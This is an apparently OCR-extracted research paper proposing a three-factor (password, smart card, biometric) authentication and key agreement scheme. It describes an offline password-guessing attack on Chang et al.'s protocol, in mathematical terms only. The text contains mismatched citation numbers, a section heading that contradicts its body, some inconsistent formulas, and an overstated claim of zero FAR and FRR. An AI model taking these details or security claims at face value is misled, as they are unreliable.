In 2008, Juang et al. [13] proposed a robust and efficient password-based authenticated key agreement scheme that could conceal users' identities from eavesdroppers. This type of initiator anonymity ensures users' privacy. In the authentication phase of this scheme, a ciphertext containing both user's identity and password's hash is sent to the server. This ciphertext is the same for all the login requests originated from one user; as the result, an adversary may recognize this value and trace it back to that user based on location and usage behaviors. Therefore, Li et al. [17] introduced an authentication protocol that features initiator untraceability which has a higher level of privacy than Juang et al.'s. All the parameters sent to the server are renewed after each successful login attempt. The login messages of a user in many sessions are indistinguishable from those of other users. However, Li et al.'s has two drawbacks that were pointed out by Chang et al. [5]. First, Li et al.'s employs a verification table which is susceptible to modification and stolen verifier attacks. Second, it is vulnerable to on-line password guessing attack.

Smart card and password provide a two-factor authentication, but one weakness of the password-based authentication scheme is that passwords have low entropy and are easy to break by dictionary attack. Moreover, if an adversary has successfully compromised a password and obtained its associated smart card's data, the authentica-

tion system would be completely defeated. Thus, adding biometric information of users to authentication schemes would improve the security significantly. Recent studies [7, 8, 11, 15, 16, 18, 20, 22] showed that three-factor authentication serves better for high secure environment. The biometric information could be obtained from fingerprints, iris scans, and voiceprints. These human characteristics are believed to provide a reliable authentication factor since they have high-entropy which is hard to guess or forge. Furthermore, it is difficult to duplicate or distribute biometric information; and most of all, they cannot be lost or forgotten easily.

Even using biometric information as the third authentication factor, some protocols are still prone to many attacks and flaws. For instance, Das [7] showed that Li-Hwang's three-factor authentication scheme [16] has flaws in authentication and password changing phases as well as in hashing biometric template with a common hash function. Das then proposed an improved scheme to sort out those flaws. However, Li et al. [11] pointed out that Das's scheme is vulnerable to denial-of-service, user impersonation and replay attacks. Das also repeated the Li-Hwang's flaw in hashing biometric template. Li et al.'s scheme tried to solve all those deficiencies, but it is found susceptible to server masquerading and stolen smart card attacks [6].

In this paper, we first illustrate an offline password guessing attack on Chang et al.'s scheme [5] to show the weakness of password in the two-factor authentication. Then, we propose a three-factor authentication and key agreement scheme, which provides initiator untraceability. We handle biometric information with biohashing technique [19], which verifies biohash code by calculating the Hamming distance between two biohash samples. In order to diminish the false detection, we employ the 100-bit biometric hash proposed by Jin et al. [10]. This type of biohashing technique guarantees both zero False Acceptance Rate (FAR) and False Rejection Rate (FRR). The paper is organized as follows. First, we review the Chang et al.'s scheme and its weakness in Section 2. The proposed scheme is described in detail in Section 3. Sections 4 and 5 analyze the proposed scheme's security and performance, respectively. We conclude the paper in Section 6. Table 1 shows the notations in use.

2 Chang et al.'s Scheme

In this section, we review Chang et al.'s authentication and key agreement scheme. This scheme consists of three phases: registration phase, login phase and password changing phase.

2.1 Registration Phase

The login phase is illustrated in Figure 1. In order to log in to the server, the user and smart card perform the following steps:

Table 1: Notations

U:	The user;
ID:	The user's identity;
PW:	The password of U;
S:	The server;
s,s_1,s_2:	The server's long-term secret keys;
BIO_{Re},BIO_t:	The biometric data of U in registration and authentication phases, respectively;
ε:	A predetermined biometric verification threshold;
$H(\cdot)$:	A biohashing function;
$E_x(\cdot)/D_x(\cdot)$:	A secure symmetric cipher with secret key x;
$h(\cdot)$:	A public one-way hash function.

Step 1. The user U chooses a password PW and random number r_0. Then it sends a registration request

$$m_{reg} = \{ID, h(PW) \oplus r_0\}$$

to the server.

Step 2. The server selects a random number r and computes $V = h(ID\|r)$, $IM = E_{s1}(ID\|r) \oplus s_2$, where s_1, s_2 are long-term secret keys of the server. It then computes $V_1 = V \oplus h(PW) \oplus r_0$ and issues the smart card

$$SC = \{V_1, IM\}$$

to the user U .

Step 3. Upon receiving the smart card, U computes $V_2 = V_1 \oplus r_0$ and replaces V_1 with V_2 in the smart card's memory.

2.2 Login Phase

When the user U logs into the server S, the smart card and the server carry out the following steps as depicted in Figure 2.

Step 1. The user U inserts the smart card SC into the card reader and inputs the password PW. The smart card chooses a random number r_1 and computes $V = V_2 \oplus h(PW)$, $T_1 = h(V \oplus r_1)$. It then sends the message

$$m_1 = \{r_1, T_1, IM\}$$

to the server.

Step 2. The server decrypts IM to get ID and r. It then computes $V' = h(ID\|r)$ and verifies if $T_1 = h(V' \oplus r_1)$. If T_1 is valid, the server continues the authentication process; otherwise, it terminates the session. The server chooses a random numbers r_2 and r_{new} and computes $V_{new} = h(ID \oplus$



Figure 1: Chang et al.'s registration phase

r_{new}), $IM_{new} = E_{s_1}(ID \| r_{new}) \oplus s_2$, and $T_2 = E_{V'}(r_2, IM_{new}, V_{new}, r_1)$. It sends

$$m_2 = \{T_2\}$$

to SC.

Step 3. After decrypting T_2, SC obtains r_1, r_2, V_{new}, IM_{new}. If the received r_1 is valid, the smart card replaces V_2 and IM with V_{new} and IM_{new}, respectively. After that, it computes the session key $K = h(r_2 \oplus V)$ and $T_3 = h(K + 1)$, and sends

$$m_3 = T_3$$

to S.

Step 4. S computes the session key $K' = h(r_2 \oplus V')$ and verifies T_3. If $T_3 = h(K' + 1)$, the login phase has completed successfully; otherwise, it terminates the session.

2.3 Password Changing Phase

When changing the password, U inputs the new password PW_{new} and the old password PW at the terminal. SC computes $V_{2new} = V_2 \oplus h(PW) \oplus h(PW_{new})$ and replaces V_2 by V_{2new}.

2.4 Offline Password Guessing Attack against Chang et al.'s Scheme

In this attack, the adversary $\mathcal{A}$ first monitors the last login session of the user U to obtain the message $m_1 = \{r_1, T_1, IM\}$ sending from the user to the server S. It then steals U's smart card. From the smart card, the adversary obtains $V_2 = h(ID \oplus r) \oplus h(PW)$. It then performs password guessing attack. For each guessed password PW_g, A computes $V_g = V_2 \oplus h(PW_g)$. It checks if $h(V_g \oplus r_1) = T_1$. When there is a hit, the adversary has successfully guessed the user U's password. It can use this password and the smart card to access the server S.

3 The Proposed Scheme

The proposed scheme is based on biometric information and symmetric cryptosystem. It has four phases: registration phase, login and authentication phase, password changing phase and biohashing update phase.

3.1 Registration Phase

In this phase, the communication between user and server is a secure channel. This phase is depicted in Figure 3 and has the following steps.

Step 1. The user U chooses an identity ID, password pw and two random numbers b and r_0. After imprinting his/her biometric information at the sensor, U computes $PW = h(pw \oplus b)$ and $H(BIO_{Re})$. U then sends the message

$$m_{reg} = \{ID, PW \oplus H(BIO_{Re}), PW \oplus r_0\}$$

to the server for registration via secure channel.

Step 2. After verifying the identity of the user U, the server selects a random number r and computes $V_0 = h(ID \oplus r) \oplus PW \oplus r_0$. Then it computes the ciphertext $IM = E_s(ID \oplus r \oplus PW \oplus H(BIO_{Re}))$ using the



Figure 2: Chang et al.'s login phase

long-term secret key s. Finally, the smart card SC containing

$$\{V_0, IM\}$$

is issued to the user U.

Step 3. When the user U activates the smart card SC, he/she inserts the smart card to a smart card reader and inputs b, r_0. The smart card then computes $V = V_0 \oplus r_0$, replaces V_0 with V and writes b into its memory. In the end, the smart card contains

$$SC = \{b, V, IM\}.$$

3.2 Login and Authentication Phase

Figure 4 summarizes the login and authentication phase. The details of this phase are described as follows. To log into the server S, the user U first inserts the smart card into a card reader, imprints his/her biometric template BIO_t at the sensor, and inputs the password pw. The smart card interacts with the server in order to authenticate the user as follows:

Step 1. The smart card computes $PW' = h(pw \oplus b)$ and $V' = V \oplus PW = h(ID \oplus r)$. Then it chooses a number r_1 at random and computes $T_1 = h(V' \oplus r_1) \oplus PW' \oplus H(BIO_t)$. SC sends the login request

$$m_1 = \{r_1, T_1, IM\}$$

to S.

Step 2. Upon receipt of the login request m_1, S decrypts IM to obtain ID, r, and $PW \oplus H(BIO_{Re})$. Using ID and r, the server computes $PW' \oplus H(BIO_t) = T_1 \oplus h((ID \oplus r) \oplus r_1)$. It then checks whether the Hamming distance $(PW \oplus H(BIO_t), PW' \oplus H(BIO_Re)) < \varepsilon$, where ε is a predefined threshold for verifying biometric hashing. If it holds, the user is authentic; otherwise, the server terminates the session.

Step 3. After authenticating the user, the server computes the parameters for the user to use in the next session. The server first chooses a random number r_{new} and computes $V_{new} = h(ID \oplus r_{new})$, $IM_{new} = E_s(ID \oplus r_{new} \oplus PW \oplus H(BIO_{Re}))$. It then selects r_2 at random and computes the ciphertext $T_2 = E_{V'}(r_1 \oplus r_2 \oplus V_{new} \oplus IM_{new})$ using the key $V' = h(ID \oplus r)$. In the end, the server S replies to U with the message

$$m_2 = \{T_2\}.$$

Step 4. Once receiving m_2, the smart card decrypts T_2 and obtains r_1, r_2, V_{new}, IM_{new} using the key $V' = h(ID \oplus r)$. If the value r_1 in T_2 is not valid, the session is terminated; otherwise, the smart card believes that T_2 is computed by the server. It then computes $K = h(r_2 \oplus V')$ and sends confirmation message

$$m_3 = \{T_3 = h(r_2 + 1)\}$$

to server.

Step 5. The server verifies T_3. If it is not valid, S terminates the session; otherwise, it computes the session key $K = h(r_2 \oplus V')$.

Step 6. After successfully communicating with the server using the session key K, the smart card updates $V = V_{new} \oplus PW$ and $IM = IM_{new}$ in its memory.



Figure 3: Registration phase



Figure 4: Login and authentication phase

3.3 Password Changing Phase

In the proposed scheme, the user can change his/her password offline. When U needs to change the password, it submits both the old and new passwords, pw and pw_{new}. The new value V is computed, $V_{new} = V \oplus h(pw \oplus b) \oplus h(pw_{new} \oplus b)$, by the smart card. Then it replaces V with V_{new} in its memory.

3.4 Biohashing Update Phase

The biohashing algorithm is based on a random vector which is generated from a hash key stored in the smart card. When user wants to update the biohash code $H(BIO_{Re})$, he/she first logs in to the server. The smart card changes the hash key value and computes a new biohash code $H(BIO_{Re,new})$. It then sends $h(pw \oplus b) \oplus H(BIO_{Re})$ to S over the established secure channel.

Upon receipt of updating biohashing request, S computes $V_{0,new} = h(ID \oplus r_{new})$, $IM_{new} = E_s(ID \oplus r_{new} \oplus h(pw \oplus b) \oplus H(BIO_{Re,new}))$, where r_{new} is chosen randomly. The server sends $V_{0,new}$ and IM_{new} to the smart card. The smart card then updates the values V_0 and IM in its memory with the received values from server.

4 Security Analysis

In this paper, we prove that our scheme is semantically secure in the real-or-random model (ROR) [1].

4.1 Security Model

Here we define the concept of security for authenticated key exchange scheme.

Participants. Let Π_S^k and $\Pi_{U_i}^j$ be the k^{th} and j^{th} instances of the server S and the user U_i, respectively.

Partnering. If Π_S^k and $\Pi_{U_i}^j$ share the same session key in the same session, the instance Π_S^k is the partner of the instance $\Pi_{U_i}^j$, and vice versa. The instance Π_S^k is the partner ID ($pid_{U_i}^j$) of the instance $\Pi_{U_i}^j$. The session ID is the transcript of all the messages exchanged between the user U_i and the server S; and it is unique. We define partnering by the session ID and the partner ID of a user U_i or the server S.

Freshness. The instance Π_S^k or $\Pi_{U_i}^j$ is *fresh* if their session key for the current session has not compromised by the adversary $\mathcal{A}$.

Adversary. In this model, the adversary $\mathcal{A}$ has total control over the data transmission between the user and the server. The adversary has the abilities to intercept, read, modify and inject messages. These capabilities are simulated using the following oracles:

- $Execute(\Pi_S^k, \Pi_{U_i}^j)$: this oracle simulates a passive eavesdropping attack. The messages exchanged between the server instance and the user instance are collected and returned to the adversary $\mathcal{A}$.
- $Send(\Pi, m)$: this models an active attack in which the adversary sends a message m to the instance Π. The oracle returns the reply message from that instance.
- $CorruptSC(\Pi_{U_i}^j)$: this models a smart card lost attack. The outputs are the information stored on the smart card.
- $CorruptPW(\Pi_{U_i}^j)$: this models the scenario where the user's password is compromised.
- $CorruptBIO(\Pi_{U_i}^j)$: this simulates the scenario where the user's biometric information is compromised.
- $Test(\Pi)$: in ROR, the scheme is secure if the advantage of the adversary in distinguishing between a random number and a real session key is negligible. When the adversary is ready, it queries $Test(\Pi)$ on an instance Π. If the random bit b, whose value was set at the start of the experiment, equals to 1 and the instance Π is fresh, the output is the real session key; otherwise, $Test(\Pi)$ outputs a random number. $Test(\Pi)$ outputs the same value, depending on b, no matter how many times A queries. If the session key was not yet established, the output is *null*.

At the end of the experiment, $\mathcal{A}$ has to output a bit b'. Let us denote $Succ$ the event where b' equals b. If the probability of $Succ$ is $Pr[Succ] \leq 1/2+\epsilon$, where ϵ is negligible, we say that the protocol is semantically secure. We define the advantage of the adversary in breaching the authenticated key agreement protocol $\mathcal{P}$ by $Adv_{\mathcal{P}}^{ake}(\mathcal{A}) = 2Pr[Succ]-1$. Thus, if $Adv_{\mathcal{P}}^{ake}(\mathcal{A})$ is negligible, the protocol $\mathcal{P}$ is semantically secure in ROR.

Ideal Cipher [2]. The cipher used in this paper is treated as ideal cipher which is a random one-to-one function for a specific key. The output of the encryption is indistinguishable from a random number.

Random Oracle. In random oracle model, the hash function is treated as a random function $h : \{0,1\}^* \rightarrow \{0,1\}^l$. The output of the hash function is indistinguishable from a random number.

4.2 Security Proof

In this section, we first assert the advantage of the adversary in Theorem 1 below. Then we prove it to show that our scheme is secure in the ROR model.

Theorem 1. *Suppose there is a polynomial time adversary $\mathcal{A}$ who wants to break the semantic security of the authenticated key agreement protocol $\mathcal{P}$ in ideal cipher and*

random oracle model, and D be a uniformly distributed password dictionary. Then

$$Adv_{\mathcal{P}}^{ake}(\mathcal{A}) \leq q_{send}/|D|,$$

where q_{send} and $|D|$ denote the total number of Send queries and the size of D, respectively.

Proof. Let G_0 refer to the game defined in real-or-random model above. Before the game starts, we choose a bit b at random. In the end, the adversary $\mathcal{A}$ ouputs a guess b' and $Succ_0$ is the event that $b' = b$. By definition, the advantage of the adversary is $Adv_{\mathcal{P}}^{ake}(\mathcal{A}) = 2Pr[Succ_0] - 1$. The game G_0 is the simulation of passive attack in which the adversary queries $Execute(\Pi_S^k, \Pi_{U_i}^j)$ and obtains the transcripts of the communications between two instances Π_S^k and $\Pi_{U_i}^j$.

Game G_1 is the same as G_0 except that we simulate the hash functions by a random oracle and the cipher by ideal cipher. Since the outputs of the random oracle and the ideal cipher are indistinguishable from random numbers, the messages m_1, m_2, and m_3 all content parameters that are indistinguishable from random numbers. Thus, $Pr[Succ_1] = Pr[Succ_0]$.

Game G_2 is the same as G_1 except that the adversary queries either $CorruptPW(\Pi_{U_i}^j)$ or both. In this game, the adversary does not have the user's smart card. Without the smart card, the adversary cannot compute neither the message $m_1 = \{r_1, T_1, IM\}$ nor the value $V' = V \oplus PW$, where V and IM are stored on the smart card. Without V', $\mathcal{A}$ cannot decrypt T_2 to obtain r_2, V_{new} and IM_{new}. Thus, the session key $K = h(r_2 \oplus V')$ is indistinguishable from a random number. Therefore, $Pr[Succ_2] = Pr[Succ_1]$.

Game G_3 is the same as G_1 except that the adversary queries $CorruptSC(\Pi_{U_i}^j)$. This game simulates the stolen smart card attack. $\mathcal{A}$ obtains $V = h(ID \oplus r) \oplus h(pw \oplus b)$ and $IM = E_s(ID \oplus r \oplus h(pw \oplus b) \oplus H(BIO_{Re}))$. Because the value r is random and *fresh* for each session, the values V and IM are indistinguishable from random values. The adversary might try to construct $T_1 = h(V' \oplus r_1) \oplus PW' \oplus H(BIO_t)$ which depends on the biometric of the user. Since BIO_t has very high entropy, $h(pw \oplus b) \oplus H(BIO_t)$ is treated as a random number in random oracle model. Therefore, T_1 is indistinguishable from a random number, and we have $Pr[Succ_3] = Pr[Succ_1]$.

Game G_4 is the same as G_3 except that the adversary also queries $CorruptPW(\Pi_{U_i}^j)$. Similar to G_3, the value T_1 is still indistinguishable from a random number since $H(BIO_t)$ is unknown. Thus, $Pr[Succ_4] = Pr[Succ_3]$.

Game G_5 is the same as G_3 except that the adversary queries $CorruptBIO(\Pi_{U_i}^j)$ in addition to $CorruptSC(\Pi_{U_i}^j)$. The adversary $\mathcal{A}$ might try to guess the password using dictionary attack. For each guessed password pw_g, $\mathcal{A}$ computes $PW_g = h(pw \oplus b)$, $V' = V \oplus PW_g$ and $T_1 = h(V' \oplus r_1) \oplus PW_g \oplus H(BIO_t)$, where r_1 is chosen randomly and BIO_t is the output of $CorruptBIO(\Pi_{U_i}^j)$. Then, the adversary queries $Send(\Pi_S^k, m_1)$. If the output of the Send query is not *null* and meaningful, pw_g is the correct password. Then, we have $|Pr[Succ_5] - Pr[Succ_3]| \leq q_{send}/|D|$.

In the last game, when all the attacks are unsuccessful, the adversary has to purely guess the value of b. Thus, $Pr[Succ_5] = 1/2$. From all the games, we have $|Pr[Succ_0] - 1/2| \leq q_{send}/|D|$.

Since $Adv_{\mathcal{P}}^{ake}(\mathcal{A}) = 2Pr[Succ_0] - 1$, we have $Adv_{\mathcal{P}}^{ake}(\mathcal{A}) \leq q_{send}/|D|$. □

5 Comparisons of Performance

In this section, we show the computation cost of our scheme in comparison with the cost in other schemes. Then we compare our scheme security features against others. Table 2 showed the computation costs of related schemes and ours. The three biometric-based authentication schemes (Das [7], Li et al. [11], Li-Hwang [16]) utilize only hash function and XOR operations; therefore, at the first glance, they have better performance in term computation cost. Our scheme and Chang et al.'s [5], besides using hash function and XOR operations, also employ the symmetric cryptographic system; thus, they have higher computation cost. Moreover, the latter two schemes require more computation because they provide key agreement and user untraceability as shown in Table 3. Between our scheme and Chang et al.'s scheme, ours has higher computation cost since we feature three-factor authentication and key agreement; implementation of biometric template as an authentication factor results more workload. This is the trade-off between performance and security.

Table 2 shows that there is no computation cost at the user side in [7, 11, 16] because, in those scheme, they let the users to submit their identities, passwords, and biometric templates directly to a registration center. However, this leaves these schemes open to insider attack.

The computation cost is distributed quite balance between user and server in [7, 11, 16]. In our scheme, the workload at the user side is reduced significantly compared to others; thus, our scheme is more suitable for mobile systems since the mobile devices have low computation power, the workload should be put at the server side.

Table 3 shows that our scheme has more security features then others. It provides both authentication and key agreement; and it ensures user privacy while other schemes fail to protect user and server against few attacks. Most notable is that the other schemes are insecure when smart cards are stolen.

Table 2: Comparison of computation cost

	Chang et al. [5]	Li-Hwang [16]	Das [7]	Li et al. [11]	Ours
Registration					
User	$1t_h + 1t_X$	0	0	0	$2t_h + 2t_X$
Server	$1t_s + 1t_h + 2t_X$	$3t_h + 1t_X$	$3t_h + 2t_X$	$4t_h + 2t_X$	$1t_s + 1t_h + 1t_X$
Login and authentication					
User	$1t_s + 3t_h + 3t_X$	$4t_h + 3t_X$	$5t_h + 4t_X$	$2t_h + 5t_X$	$1t_s + 5t_h + 4t_X$
Server	$3t_s + 3t_h + 3t_X$	$3t_h + 2t_X$	$5t_h + 2t_X$	$3t_h + 4t_X$	$3t_s + 5t_h + 1t_X$

Table 3: Comparison of security features

	Chang et al. [5]	Li-Hwang [16]	Das [7]	Li et al. [11]	Ours
Mutual authentication	Yes	No	No	Yes	Yes
Key Agreement	Yes	No	No	No	Yes
User untraceabilitty	Yes	No	No	No	Yes
Dictionary attack	Yes	No	Yes	No	No
Replay attack	No	Yes	Yes	No	No
Impersonation attack	No	Yes	Yes	No	No
Server masquerading attack	No	Yes	Yes	Yes	No
Stolen smart card attack	Yes	Yes	Yes	Yes	No
Man-in-the-middle attack	No	No	Yes	No	No
Insider attack	No	No	Yes	No	No
Denial-of-service	No	Yes	Yes	No	No
Zero FAR and FRR errors	N/A	No	No	No	Yes

It is important to point out that our scheme adapts Jin el al.'s biohashing technique [19] which can ensure zero False Acceptance Rate (FAR) and zero False Rejection Rate (FRR). Other schemes, except Chang et al.'s, cannot guarantee the same level of accuracy in verifying biohash codes as in our scheme. They compared two biohash codes directly; thus, the False Rejection Rate would be extremely high since there are no two identical biohash codes sampled from the same entity. Therefore, our scheme is more practical compared to others.

6 Conclusions

In this paper, we first review Chang et al.'s password-based authentication and key agreement scheme with smart card. We show that the scheme is vulnerable to offline password guessing attack when user's smart card is stolen. In order to improve the scheme and protect users from this type of attack, we propose a three-factor authentication and agreement scheme that features biometric template as the third authentication factor. The proposed scheme provides a highly desirable feature, user untraceability, which protects user's privacy. This feature and good performance (due to the use of symmetric cryptography) make the scheme suitable for mobile applications. Moreover, our scheme provide practical implementation of biohashing to ensure zero False Acceptance Rate and zero False Rejection Rate in verifying biohash codes. And lastly, our scheme is proved formally to be secure in random oracle and real-or-random models; the proof would provide practitioners more confident in the scheme.

References

[1] M. Abdalla, P. A. Fouque, and D. Pointcheval, "Password-based authenticated key exchange in the three-party setting," in *Public Key Cryptography (PKC'05)*, pp. 65–84, Springer, 2005.

[2] M. Bellare, D. Pointcheval, and P. Rogaway, "Authenticated key exchange secure against dictionary attacks," in *Advances in Cryptology (Eurocrypt'00)*, pp. 139–155, Springer, 2000.

[3] C. C. Chang and S. J. Hwang, "Using smart cards to authenticate remote passwords," *Computers & Mathematics with Applications*, vol. 26, no. 7, pp. 19–27, 1993.

[4] C. C. Chang and T. C. Wu, "Remote password authentication with smart cards," *IEE Proceedings of Computers and Digital Techniques*, vol. 138, no. 3, pp. 165–168, 1991.

[5] C. C. Chang, H. D. Le, and C. H. Chang, "Novel untraceable authenticated key agreement protocol suitable for mobile communication," *Wireless Personal Communications*, vol. 71, no. 1, pp. 425–437, 2013.

[6] Y. Choi, D. Lee, J. Kim, J. Jung, and D. Won, "Cryptanalysis of improved biometric-based user authentication scheme for c/s system," *International Journal of Information and Education Technology*, vol. 5, no. 7, pp. 538, 2015.

[7] A. K Das, "Analysis and improvement on an efficient biometric-based remote user authentication scheme using smart cards," *IET Information Security*, vol. 5, no. 3, pp. 145–151, 2011.

[8] X. Huang, Y. Xiang, A. Chonka, J. Zhou, and R. H. Deng, "A generic framework for three-factor authentication: preserving security and privacy in distributed systems," *IEEE Transactions on Parallel and Distributed Systems*, vol. 22, no. 8, pp. 1390–1397, 2011.

[9] M. S. Hwang and Li H. Li, "A new remote user authentication scheme using smart cards," *IEEE Transactions on Consumer Electronics*, vol. 46, no. 1, pp. 28–30, 2000.

[10] A. T. B. Jin, D. N. C. Ling, and A. Goh, "Biohashing: Two factor authentication featuring fingerprint data and tokenised random number," *Pattern Recognition*, vol. 37, no. 11, pp. 2245–2255, 2004.

[11] Li Jiping, D. Yaoming, X. Zenggang, and L. Shouyin, "An improved biometric-based user authentication scheme for c/s system," *International Journal of Distributed Sensor Networks*, vol. 2014, 2014.

[12] W. S. Juang, S. T. Chen, and H. T. Liaw, "Robust and efficient password-authenticated key agreement using smart cards," *IEEE Transactions on Industrial Electronics*, vol. 55, no. 6, pp. 2551–2556, 2008.

[13] W. S. Juang and W. K. Nien, "Efficient password authenticated key agreement using bilinear pairings," *Mathematical and Computer Modelling*, vol. 47, no. 11, pp. 1238–1245, 2008.

[14] L. Lamport, "Password authentication with insecure communication," *Communications of the ACM*, vol. 24, no. 11, pp. 770–772, 1981.

[15] C. C. Lee and C. W. Hsu, "A secure biometric-based remote user authentication with key agreement scheme using extended chaotic maps," *Nonlinear Dynamics*, vol. 71, no. 1-2, pp. 201–211, 2013.

[16] C. Ta Li and M. S. Hwang, "An efficient biometrics-based remote user authentication scheme using smart cards," *Journal of Network and Computer Applications*, vol. 33, no. 1, pp. 1–5, 2010.

[17] X. Li, W. Qiu, D. Zheng, K. Chen, and J. Li, "Anonymity enhancement on robust and efficient password-authenticated key agreement using smart cards," *IEEE Transactions on Industrial Electronics*, vol. 57, no. 2, pp. 793–800, 2010.

[18] X. Li, J. Niu, Z. Wang, and C. Chen, "Applying biometrics to design three-factor remote user authentication scheme with key agreement," *Security and Communication Networks*, vol. 7, no. 10, pp. 1488–1497, 2014.

[19] A. Lumini and L. Nanni, "An improved biohashing for human authentication," *Pattern Recognition*, vol. 40, no. 3, pp. 1057–1065, 2007.

[20] Y. Tang, "A user authentication protocol based on multiple factors," *Journal of Networks*, vol. 9, no. 10, pp. 2796–2804, 2014.

